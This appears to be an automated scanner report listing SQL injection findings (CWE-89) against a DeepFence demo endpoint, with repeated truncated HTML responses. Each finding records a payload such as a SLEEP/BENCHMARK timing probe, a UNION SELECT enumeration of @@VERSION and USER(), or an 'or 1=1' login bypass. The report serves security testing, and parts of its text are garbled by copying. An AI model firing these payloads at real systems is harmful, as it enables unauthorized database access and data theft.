Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#976	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)</td></tr></table>		Name	Value	demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)
Name	Value					
demouser@deepfence.io	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkilLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\\d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#977					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#978	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>admin") or ("1"="1"#</td></tr></table>		Name	Value	demouser@deepfence.io	admin") or ("1"="1"#
Name	Value					
demouser@deepfence.io	admin") or ("1"="1"#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#979					

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	HAVING 1=0#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggvFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io

CWE-ID CWE-89

Issue Number #980

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
```

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#981

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>' '</td></tr></table>	Name	Value	demouser@deepfence.io	' '
Name	Value				
demouser@deepfence.io	' '				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r18102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#982				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>and (select substring(@ @version,2,1))='y'</td></tr> </table>	Name	Value	demouser@deepfence.io	and (select substring(@ @version,2,1))='y'
Name	Value				
demouser@deepfence.io	and (select substring(@ @version,2,1))='y'				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQlZ6JslJ4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BJBWFnZVZlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/Ad{1,2}(\\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#983				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11#</td></tr> </table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(), BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1z6JslJ4MHXXKX0-rl81o2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAGXRFWHRtb2Z0d2FyZQBZBG9iZS BjBwFnZVJlYWY5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter <code>demouser@deepfence.io</code>	
CWE-ID	CWE-89	
Issue Number	#984	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or SLEEP(5)="</td></tr></table>		Name	Value	demouser@deepfence.io	or SLEEP(5)="
Name	Value					
demouser@deepfence.io	or SLEEP(5)="					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8lO2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGppjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#985					

Scan	SQL Injection			
Severity	ERROR			
Endpoint	https://deepfence.show/			
Request	GET https://deepfence.show/ HTTP/1.1			
Test Step	GET			
Modified	<table><tr><th>Name</th><th>Value</th></tr></table>		Name	Value
Name	Value			

Parameters	<table><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28</td></tr></table>	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28		
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>		
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]		
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io		
CWE-ID	CWE-89		
Issue Number	#986		

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or SLEEP(5)='</td></tr></table>	Name	Value	demouser@deepfence.io	or SLEEP(5)='
Name	Value				
demouser@deepfence.io	or SLEEP(5)='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#987	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value					
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL--					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#988					

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

Response

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3--

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

	<pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
